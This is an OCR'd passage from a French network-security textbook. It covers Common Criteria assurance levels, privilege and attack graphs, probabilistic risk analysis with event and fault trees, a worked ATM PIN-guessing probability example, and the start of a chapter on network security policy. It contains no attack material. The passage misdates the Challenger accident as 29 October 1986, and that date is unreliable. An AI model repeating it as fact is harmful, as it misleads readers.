
Tableau 4.3 Niveaux d'évaluation d'assurance EAL des critères communs

Niveau	Description
-	Niveau minimal de sécurité
EAL1	Tests fonctionnels
EAL2	Tests structurels
EAL3	Tests et vérifications méthodiques
EAL4	Conception, tests et vérifications méthodiques
EAL5	Conception semi formelle et tests
EAL6	Vérification semi formelle de la conception générale
EAL7	Vérification formelle de la conception générale

- Cible de sécurité, qui contient les exigences de sécurité du produit à évaluer. Il s'agit de la définition d'un ensemble de services de sécurité rendus par un produit ou un système, des exigences de sécurité couvertes et des spécifications des fonctions de sécurité proposées. La cible de sécurité est le dossier qui servira de base à l'évaluation.
- Cible d'évaluation, qui désigne le produit ou le système utilisant les technologies de l'information et qui fait l'objet de l'évaluation.

Les critères communs permettent ainsi d'évaluer n'importe quel produit de sécurité selon des exigences prédéfinies *(voir figure 4.2)*. Si l'évaluation s'avère positive, le produit de sécurité se voit décerner une certification, reconnue au niveau mondial.

Figure 4.2
Évaluation de la sécurité par la méthode des critères communs



Méthodes d'évaluation quantitative de la sécurité

De nombreuses méthodes d'évaluation quantitative de la sécurité ont vu le jour afin de permettre de bâtir des plans de sécurité efficaces. Elles sont le plus souvent détaillées afin de prendre en compte les aspects techniques et font généralement appel à la théorie des probabilités afin de modéliser l'espace d'attaque. Rappelons qu'une méthode quantitative se fonde sur la saisie et l'analyse de chiffres (comptage, mesures, etc.).

Les sections qui suivent présentent brièvement les méthodes fondées sur les arbres et décrivent la méthode d'analyse probabiliste de risques développée et utilisée dans le domaine de l'aérospatiale.

Le graphe des privilèges


M. Dacier a défini en 1994 une méthode générale d'évaluation quantitative de la sécurité des systèmes informatiques fondée sur une représentation des vulnérabilités présentes dans un système informatique, appelé graphe de privilèges. Dans une telle représentation, un privilège est défini comme étant un ensemble de droits qu'un sujet peut posséder sur un objet.

Dans un graphe de privilèges, chaque nœud représente un ensemble de privilèges. L'existence d'un arc d'un premier ensemble de privilèges vers un second indique que la possession de ce premier ensemble permet d'acquérir le second par application d'une ou de plusieurs méthodes.

Les méthodes de transfert de privilèges à l'origine de l'existence des arcs dans un graphe correspondent à des vulnérabilités présentes dans le système. Ces vulnérabilités peuvent correspondre à des faiblesses du système ou représenter des mécanismes de transfert de droits parfaitement licites et indispensables au fonctionnement du système.

La figure 4.3 illustre un exemple de graphe de privilèges.

Figure 4.3
Exemple de graphe de privilèges



Il est possible d'associer à chacune des vulnérabilités prises en compte lors de la construction du graphe des privilèges une valeur numérique correspondant à la probabilité de sa mise en œuvre. La mesure quantitative de la sécurité est alors définie comme étant la valeur du temps ou des efforts correspondant à la difficulté pour l'attaquant d'obtenir les privilèges de la cible de sécurité.


L'arbre d'attaques

J. Somest associé à d'autres auteurs a proposé en 2002 une nouvelle approche pour modéliser un graphe d'attaques en tenant compte du modèle du graphe de privilèges de M. Dacier. Ce modèle suggère d'implémenter les graphes d'attaques sur un vérificateur de formule symbolique, appelé Model Checker. Ce vérificateur permet tout à la fois de gérer un grand nombre d'états, de considérer simultanément plusieurs événements autres que des attaques et de limiter la complexité en espace des graphes d'attaques par une analyse dite « backforwarding », que nous détaillons ci-après.

Le Model Checker est une technique automatique permettant de vérifier des systèmes à états finis. Les spécifications du système sont exprimées en propositions de logique temporelle, et le système est modélisé en un graphe d'états à transition. Une procédure de recherche permet de déterminer si les propriétés sont satisfaites par le graphe d'états à transition, comme illustré à la figure 4.4.

Les dernières évolutions du Model Checker permettent de traiter un grand nombre d'états grâce à une représentation binaire efficace des transitions d'états.


Figure 4.4
Fonctionnement du Model Checker



Ce modèle a ensuite transposé le graphe d'attaques au graphe d'états à transition et les spécifications des privilèges aux spécifications du système Il a en outre modifié le code source du Model Checker de manière à donner non pas un chemin qui viole les spécifications du système, mais l'ensemble des chemins du graphe d'attaques qui violent ces spécifications. Il a ainsi permis de répondre aux deux questions suivantes *(voir*

figure 4.5) : quelles sont les attaques nécessaires pour accéder à un système donné ? quelle est la probabilité qu'une attaque permettant d'accéder à un système donné ne soit pas détectée ?

Figure 4.5
Détermination des chemins d'attaques


Graphe d'attaques
Propriétés de sécurité
Model Checker modifié
Quelles sont les attaques nécessaires pour accéder à un système donné ?
Quelle est la probabilité qu'une attaque permettant d'accéder à un système donné ne soit pas détectée ?

De nombreux travaux de recherche sont menés actuellement en se fondant sur l'outil Model Checker pour traiter les arbres d'attaques.

L'analyse probabiliste de risques

Les méthodes d'évaluation des risques sont toutes issues des programmes spatiaux, nucléaires et militaires américains du début des années 1960. L'analyse des arbres de défaillance en est un exemple.

L'analyse probabiliste de risques a été constamment améliorée par les experts du domaine et a gagné en crédibilité durant les deux dernières décennies non seulement dans l'industrie nucléaire, mais également dans la pétrochimie, les plates-formes pétrolières et la défense.

En raison de son approche logique, systématique et compréhensive, l'analyse probabiliste de risques a prouvé à maintes reprises qu'elle était capable de découvrir des faiblesses de conception ayant échappé aux experts. Cette méthodologie a aussi prouvé à quel point il était important d'examiner l'ensemble des scénarios et de considérer leurs probabilités d'occurrence et leurs conséquences.

Après l'accident de la navette spatiale Challenger le 29 octobre 1986, la NASA (National Aeronautics and Space Administration) a décidé que l'analyse probabiliste de risques devait être appliquée à tout le programme spatial mais a aussi déclaré que les techniques d'analyse devraient être systématiquement améliorées par des données précises et un historique complet.

Concepts généraux de l'analyse probabiliste de risques

Le concept du risque inclut deux types de conséquences indésirables, par exemple le nombre de personnes ayant une maladie donnée et la probabilité de l'occurrence de ce mal. Parfois, le risque est défini comme la valeur prévue de ces conséquences.

Une définition commune du risque est donnée par le triplet suivant :

- Qu'est-ce qui peut tourner mal ?
- Quelle est la probabilité que cela se produise ?
- Quelles en sont les conséquences ?

La réponse à la première question consiste à définir un ensemble de scénarios d'accidents possibles, celle à la deuxième exige l'évaluation des probabilités associées à ces scénarios, tandis que celle à la troisième exige d'estimer leurs conséquences *(voir figure 4.6).*



Sélection des événements initiaux
Détermination des scénarios
Modélisation des scénarios (arbres de défaillance, etc.)
Quantification des fréquences des scénarios
Quantification des conséquences des scénarios
Détermination du risque

Figure 4.6
Détermination d'un risque

Le processus d'analyse de risques commence par la détermination d'un ensemble d'événements initiaux (IE) qui perturbent le système. Pour chaque IE, l'analyse consiste à déterminer les échecs qui peuvent mener à des conséquences indésirables. Ensuite, les conséquences associées aux scénarios sont définies, ainsi que leur fréquence. La multitude de tels scénarios permet de créer un profil de risque du système concerné.


L'analyse probabiliste de risques procède ainsi d'une méthodologie constituée des étapes suivantes :

1. **Définition des objectifs.** Les objectifs de l'évaluation de risque doivent être bien définis et les conséquences indésirables identifiées.
2. **Connaissance du système.** La connaissance du système concerné est primordiale. Elle couvre les aspects de conception jusqu'aux procédures de fonctionnement du système.
3. **Identification des événements initiaux.** L'ensemble des événements initiaux déclenchant des scénarios d'accidents doit être identifié. Les événements initiaux

indépendants menant à des scénarios semblables doivent être groupés. Les fréquences doivent aussi être groupées afin d'évaluer les fréquences initiales.

4. **Modélisation des scénarios.** Chaque scénario d'accident doit être modélisé à l'aide d'outils, appelés arbres d'événements (*event trees*). Un arbre d'événements commence par un événement initial et s'étend en fonction de la progression du scénario. Des séries de succès ou d'échecs des événements intermédiaires sont appelés événements pivots, jusqu'à ce qu'un état final de l'arbre soit atteint (feuille). La figure 4.7 illustre un tel arbre d'événements.

Figure 4.7
Exemple d'arbre d'événements




5. **Modélisation des échecs.** Chaque échec d'un événement pivot dans un scénario doit être modélisé à l'aide d'outils, appelés arbres de défaillances (*fault trees*). La partie supérieure de l'arbre est un événement pivot défini dans un scénario d'accidents. La partie intermédiaire de l'arbre se compose des événements intermédiaires causant l'événement supérieur. Ces événements sont liés par des portes logiques aux événements de base, dont l'échec fait finalement se produire l'événement supérieur. Les arbres de défaillance sont alors simplifiés au moyen des règles de réduction booléennes, afin de renforcer la quantification des scénarios d'accidents. La figure 4.8 illustre un tel arbre de défaillances.

6. **Collecte de données et analyse.** Divers types de données doivent être rassemblés et traités. Les données rassemblées fournissent des informations sur les taux d'échec, les temps de réparation, les probabilités associées aux IE, aux erreurs humaines, aux processus d'échec, etc.

7. **Quantification.** La fréquence de l'occurrence de chaque état d'extrémité est le produit de la fréquence d'IE et des probabilités conditionnelles des événements pivots le long du chemin liant l'IE à l'état d'extrémité. Les scénarios sont groupés selon l'état d'extrémité du scénario définissant une conséquence donnée. Tous les états d'extrémité doivent alors être groupés. Leur fréquence se résume en conséquence à la fréquence d'un seul état représentatif d'extrémité.

8. **Analyse d'incertitude.** Des analyses d'incertitude doivent être réalisées pour évaluer le degré de confiance que l'on peut attribuer aux calculs numériques du risque. Des

Figure 4.8
Exemple d'arbre de défaillances



méthodes de simulation de type Monte-Carlo sont généralement employées pour réaliser une analyse d'incertitude.

9. **Analyse de sensibilité.** Des analyses de sensibilité sont également fréquemment réalisées pour indiquer si des changements sur des valeurs d'entrée peuvent causer des changements importants des calculs numériques partiels ou finals du risque.

Dans le contexte de cet ouvrage, nous exploitons principalement les arbres d'événements valués par des probabilités pour simplifier l'approche générale. Cette simplification permettra au lecteur intéressé de construire ses propres arbres d'événements au moyen d'outils maison que nous détaillons à la dernière partie de l'ouvrage.

À titre d'exemple, nous allons tenter de répondre au problème suivant par un arbre d'événements : si un distributeur de billets a calculé qu'un individu essayant un code au hasard est refoulé 999 fois sur 1 000 et que l'ordinateur n'accepte que trois essais consécutifs, quelle est la probabilité de retirer des billets par hasard ?

La réponse consiste à construire l'arbre d'événements associé aux trois saisies consécutives du code, comme l'illustre la figure 4.9.


La probabilité de retirer de l'argent au hasard est donc de :

$P = 1/1\,000 + 1/1\,000 \times 999/1\,000 + 1/1\,000 \times (999/1\,000)^2 \cong 0{,}002\,997$

Dans un cadre plus mathématique, les calculs reposent sur un arbre de probabilités dans un espace de probabilité donné. Nous définissons tout d'abord un espace de probabilité, une probabilité conditionnelle et un arbre de probabilités. Puis, nous recalculons dans ce cadre mathématique la probabilité de l'événement « le code est correct ».

Un espace de probabilité est défini par le triplet suivant (axiomatique de A. N. Kolmogorov, 1933).

Figure 4.9
Arbre d'événements associé à la saisie du code



- Espace des observables Ω : c'est l'espace des événements élémentaires.
- Tribu d'événements T : T est une partie de P(Ω) et satisfait les axiomes suivants (un élément de T est appelé événement) :

  Si A ∈ T, alors son complémentaire $A^c = \Omega \backslash A$ est aussi dans T.

  Si l'on a une suite finie ou dénombrable de $A_{1,}\ A_{2\ ....}\ A_{n,\ ...}$ d'éléments de T, alors leur réunion est aussi dans T.

  L'ensemble vide ∅ est dans T.
- La probabilité P : P est une application de T dans [0,1] qui associe à tout événement A un nombre P(A). Cette application satisfait les axiomes suivants :

  $P(\Omega) = 1$.

  Pour toute suite, $A_{1,}\ A_{2\ ....}\ A_n$, …, suite finie ou dénombrable d'événements de T qui sont de plus deux à deux disjoints, c'est-à-dire tels que $A_k \cap A_j = \varnothing$ si $k \neq j$, alors la série :

$$\sum_{k=1}^{\infty} P(A_k) \text{ converge et a pour somme } P\left(\bigcup_{k \geq 1} A_k\right).$$

On définit une probabilité conditionnelle de la manière suivante :

Soit un espace de probabilité (Ω,T,P) B ∈ T tel que P(B) > 0. L'application P_B de T dans [0,1] telle que pour tout A ∈ T est :

$$(1)\ P_B(A) = \frac{P(A \cap B)}{P(B)} = P(A|B).$$

P(A|B) se lit alors la probabilité de A sachant B.

Un arbre de probabilités est un graphe orienté et pondéré. Il est associé à un espace de probabilités (Ω,T, P) et obéit aux règles suivantes :

- La somme des pondérations (ou probabilités) des branches issues d'un même sommet est égale à 1.
- La pondération de la branche allant d'un sommet A vers un sommet B est la probabilité de B sachant A (ou P(B|A)).
- La probabilité d'un chemin est le produit des probabilités des branches qui le composent.

Dans notre exemple, la probabilité de l'événement A « le code est correct » s'écrit de la manière suivante :

$P(A) = P(A_1 \cup A_2 \cup A_3)$

où A_1 est l'événement « le code est correct au bout du 1er essai », A_2 est l'événement « le code est correct au bout du 2e essai » et A_3 est l'événement « le code est correct au bout du 3e essai ».

Calculons $P(A_1)$:

$P(A_1)$ = P(« code correct au bout du 1er essai ») = P(« code correct au 1er essai »)
= 1/1 000

Calculons $P(A_2)$:

$P(A_2)$ = P(« code correct au bout du 2e essai »)
= P(« code incorrect au 1er essai » $\cap$ « code correct au 2e essai »)

D'après (1), on a :

$P(A_2)$ = P(« code incorrect au 1er essai ») × P(« code correct au 2e essai » | « code incorrect au 1er essai ») = 999/1 000 × 1/1 000

Calculons $P(A_3)$:

$P(A_3)$ = P(« code correct au bout du 3e essai ») = P(« code incorrect au 1er essai » $\cap$ « code incorrect au 2e essai » $\cap$ « code correct au 3e essai »)

D'après (1), on a :

$P(A_3)$ = P(« code incorrect au 1er essai ») × P(« code incorrect au 2e essai » | « code incorrect au 1er essai ») × P(« code correct au 3e essai » | « code incorrect au 1er essai » $\cap$ « code incorrect au 2e essai »)

$P(A_3)$ = P(« code incorrect au 1er essai ») × P(« code incorrect au 2e essai » | « code incorrect au 1er essai ») × P(« code correct au 3e essai » | « code incorrect au 2e essai ») = 999/1 000 × 999/1 000 × 1/1 000

Calculons maintenant P(A) :

$P(A) = P(A_1 \cup A_2 \cup A_3) = P(A_1) + P(A_2) + P(A_3)$, car les événements sont incompatibles.

P(A) = 1/1 000 + 999/1 000 × 1/1 000 + 999/1 000 × 999/1 000 × 1/1 000

$P(A) \cong 0{,}002\ 997$

Ces calculs réalisés sur un arbre de probabilités seront mis en œuvre dans la suite de l'ouvrage afin de réaliser des calculs de risque sur un système au sens large.

Choix de notre méthode d'analyse des risques de sécurité d'un réseau

Comme nous l'avons vu précédemment, beaucoup de méthodes ont été développées et continuent de l'être afin d'évaluer la sécurité d'un système. Bien que de nombreux travaux couvrent la gestion des risques pour un système d'information, nous ne connaissons à ce jour aucune publication évoquant réellement l'évaluation de la sécurité d'un réseau de télécommunications.

Dans le cadre d'un réseau, la notion de privilèges sur un équipement réseau est très limitée et peut être réduite à « pas de privilège », « privilège de lecture » et « privilège d'écriture ». De plus, les vulnérabilités de configuration offrant de tels droits et pouvant être exploitées par des attaques externes sont aisément détectées par nos outils maison de vérification des configurations, comme nous le verrons par la suite. Nous ne tenons pas compte ici des vulnérabilités inconnues et associées au système d'exploitation et aux applications.

Notre problème consiste plutôt à déterminer, pour la majorité des vulnérabilités qui ne peuvent être exploitées par une attaque externe, le risque pris si ces vulnérabilités ne sont pas corrigées. Notre besoin nous oriente donc vers un modèle permettant de décrire toutes les séquences d'événements pouvant impacter le réseau plutôt qu'un modèle fondé sur des graphes d'attaques ou de privilèges.

Sachant de surcroît que notre objectif est de quantifier le risque associé à la non-application de la politique de sécurité et que les vérifications réalisées sur les équipements réseau sont de nature statique, nous avons choisi d'appuyer notre méthode d'évaluation sur une évaluation probabiliste des risques.

Dans le cadre de cet ouvrage, nous exploiterons principalement les arbres d'événements valués par des probabilités.

En résumé

La politique de sécurité d'une entreprise se fonde sur une analyse de risques décrivant les ressources critiques de l'entreprise, ses objectifs de sécurité, ses vulnérabilités, les probabilités d'occurrence de menaces sur ses ressources vitales, ainsi que leurs conséquences.

Cette analyse de risques peut être menée de différentes manières suivant la nature du système considéré. Nous avons détaillé dans ce chapitre des méthodes qualitatives ainsi que des méthodes quantitatives plus complexes.

Dans le cadre du présent ouvrage, les tableaux de bord de la sécurité réseau que nous proposons s'appuieront sur une analyse probabiliste de risques tenant compte de manière précise des arbres d'événements, de la quantification des probabilités de transition des événements ainsi que de la quantification des conséquences associées aux états finaux.

Après avoir décrit les différentes méthodes permettant de mener une analyse de risques, nous détaillons au chapitre suivant les objectifs et le contenu d'une politique de sécurité réseau.

5

Définir une politique de sécurité réseau

Qu'est-ce qu'une politique de sécurité réseau ? Quels en sont les objectifs ? Quel doit être son contenu ? Comment se distingue-t-elle des autres politiques de sécurité ?

Toutes ces questions sont abordées de diverses façons dans la littérature spécialisée. On peut cependant noter que la partie réseau n'y est évoquée que par des recommandations complémentaires, qui ne couvrent pas le sujet, quand elles ne sous-estiment pas son importance.

Ce chapitre s'attache à établir un ensemble de recommandations à l'adresse des responsables sécurité leur permettant d'élaborer une politique de sécurité réseau apte à s'insérer dans la politique générale de sécurité de l'entreprise.

Après avoir décrit les différents standards, guides et normes en matière de sécurité, nous détaillons un « framework » de sécurité réseau définissant un guide de recommandations.

Organismes et standards de sécurité réseau

Créé en 1986 en France, le SCSSI (Service central de la sécurité des systèmes d'information), rattaché au secrétariat général du gouvernement et placé sous l'autorité d'un délégué interministériel, a longtemps été en charge de l'évaluation des procédés de protection cryptographiques, du suivi des travaux relatifs aux normes et spécifications des équipements, ainsi qu'à la réglementation en la matière, et de la participation aux activités de recherche et de la formation.

À ce titre, il assurait la direction et le fonctionnement du Centre d'études supérieures de la sécurité des systèmes d'information.

Son activité s'exerçait dans le cadre des dispositions du décret de 1981, relatif à l'organisation de la protection des secrets et des informations concernant la Défense nationale et la sûreté de l'État.

Créée en 2001 par le décret n° 2001-693, la nouvelle DCSSI (Direction centrale de la sécurité des systèmes d'information) a repris, en les élargissant, les attributions du SCSSI et a mis en place, auprès du chef du gouvernement, des moyens d'orientation stratégique, d'animation interministérielle et d'expertise pour faire face aux risques nouveaux liés à l'essor des technologies de l'information.

Le SGDN (secrétariat général de la Défense nationale), garant de la cohérence des actions entreprises en matière de sécurité des systèmes d'information, dispose ainsi d'une structure adaptée à l'exercice de ses missions dans ce domaine (décret n° 96-67 du 29/01/1996).

Ces missions sont les suivantes :

- animation et coordination de la politique de sécurité des systèmes d'information ;
- développement, au profit des administrations, de capacités opérationnelles de prestation de service ;
- fonctions de régulation, de validation, d'autorisation et de contrôle prévues par les différents textes relatifs à la SSI (sécurité des systèmes d'information), et notamment le décret du 30 mars 2001 relatif à la signature électronique ;
- expertise scientifique et technique.

Le CFSSI (Centre de formation en sécurité des systèmes d'information) est l'acteur central d'un réseau de sensibilisation dans ce dernier domaine.

La DCSSI précise que les finalités d'une politique de sécurité s'articulent autour des cinq axes suivants :

- sensibiliser aux risques pesant sur les systèmes d'information et aux moyens disponibles pour s'en prémunir ;
- créer une structure chargée d'élaborer et de mettre en œuvre des règles, consignes et procédures cohérentes pour assurer la sécurité des systèmes informatiques ;
- promouvoir la coopération entre les différents services et unités de l'établissement pour l'élaboration et la mise en œuvres des règles, consignes et procédures définies ;
- susciter la confiance dans le système d'information de l'établissement ;
- faciliter la mise au point et l'usage du système d'information pour tous les utilisateurs autorisés de l'établissement.

Les objectifs d'une politique de sécurité réseau, qui, rappelons-le, viennent en complément de la politique générale de sécurité de l'entreprise, sont identiques et utilisent les mêmes concepts, notamment les suivants :

- **Politiques.** Il s'agit de documents décrivant de manière formelle des principes ou règles auxquelles se conforment les personnes qui reçoivent un droit d'accès au capital


technologique et informatif de l'entreprise. Ces documents à caractère non technique donnent aux responsables de l'entreprise les axes à suivre.

- **Guides.** Il s'agit de documents détaillant comment implémenter les politiques de sécurité. Ils sont considérés comme des documents complémentaires aux politiques.
- **Standards.** Il s'agit de documents de standardisation de normes et méthodes émanant d'organismes internationaux tels que l'ISO (International Standardization Organization), l'IETF (Internet Engineering Task Force), l'IEEE (Institute of Electrical and Electronics Engineers), etc.
- **Procédures.** Il s'agit de documents à caractère opérationnel et technique, qui décrivent de manière claire et précise les étapes à suivre pour atteindre un objectif de sécurité donné.

Une politique de sécurité réseau est donc indépendante de tout produit ou technologie. Elle est avant tout constituée d'une suite de règles et de principes répondant aux besoins de sécurité de l'entreprise.

Les documents de sécurité peuvent être représentés par une structure pyramidale représentant le positionnement respectif de chaque document, comme illustré à la figure 5.1.

Figure 5.1
Pyramide des politiques de sécurité



L'objectif d'une politique de sécurité est de protéger les éléments critiques de l'entreprise afin d'assurer sa pérennité en cas d'incident de sécurité.

Guides de politiques de sécurité réseau

Les nombreux problèmes ou faiblesses de sécurité des équipements réseau ont contraint les fabricants d'équipements à considérer la sécurité comme une composante du développement des produits. Cisco, qui est le principal fournisseur mondial d'équipements réseau, met à la disposition du public sur son site Internet de nombreux guides sur les mécanismes de sécurité proposés dans ses équipements.

Un de ces documents traite de manière plus précise des problématiques de sécurité d'un opérateur de télécommunications et couvre les sujets suivants :

- sécurité de la gestion de l'administration des équipements réseau, des protocoles de routage interne et externe, etc. ;
- problématiques des sessions de routage avec des tierces parties (gestion des instabilités des routes, contrôle des annonces de routes, etc.), du service réseau de résolution des noms de domaine, du service de distribution du temps, etc. ;
- service de création de tunnels chiffrés, etc.

Le guide donne en outre des exemples concrets de configurations réseau types.

Toute faiblesse de sécurité détectée dans ses équipements donne lieu à une alerte de sécurité. Cette dernière contient les produits et versions impactés, des informations sur les correctifs, mais aussi des recommandations de configuration en attendant les correctifs de sécurité.

De tels guides et alertes permettent de définir les mécanismes de sécurité à mettre en place afin de satisfaire aux objectifs d'une politique de sécurité. Ils ne définissent cependant pas les besoins ni les objectifs de sécurité d'un réseau d'un opérateur de télécommunications.

Recommandations de la NSA (National Security Agency)

Dans le cadre de la publication de documents de l'agence de la sécurité nationale américaine NSA, des recommandations de sécurité à la fois au niveau des équipements réseau et des systèmes d'exploitation sont disponibles sur Internet.

Au niveau réseau, ces guides décrivent de manière précise les configurations ainsi que les mécanismes de sécurité qui doivent être mis en place afin de garantir un niveau de sécurité minimal :

- Le *Switch Security Configuration Guide* décrit les configurations assurant un niveau minimal de sécurité des équipements de niveau 2. Il couvre la sécurité de la gestion de l'administration et des services réseau offrant des réseaux locaux virtuels, mais aussi des protocoles réseau permettant de gérer des domaines d'équipements de niveau 2, comme le protocole VTP (VLAN Trunking Protocol), pour la gestion de la politique des VLAN dans un domaine réseau de niveau 2, ou encore le protocole STP (Spanning Tree Protocol), pour la prévention des boucles dans un domaine réseau de niveau 2. Ce guide fournit des exemples types de configurations et aborde la vérification des configurations.
- Le *Router Security Configuration Guide* décrit les configurations assurant un niveau minimal de sécurité des équipements de niveau 3. Il couvre la sécurité de la gestion de l'administration, des protocoles de routage interne et externe, du service réseau de résolution des noms de domaine, du service de distribution du temps, du service de création de tunnels chiffrés, etc. Il donne également des exemples types de configurations et traite de la vérification des configurations.

Ces guides de sécurité permettent de définir les mécanismes de sécurité à mettre en place afin de satisfaire aux objectifs d'une politique de sécurité. Ils ne définissent cependant pas les besoins ni les objectifs de sécurité d'un réseau d'un opérateur de télécommunications.

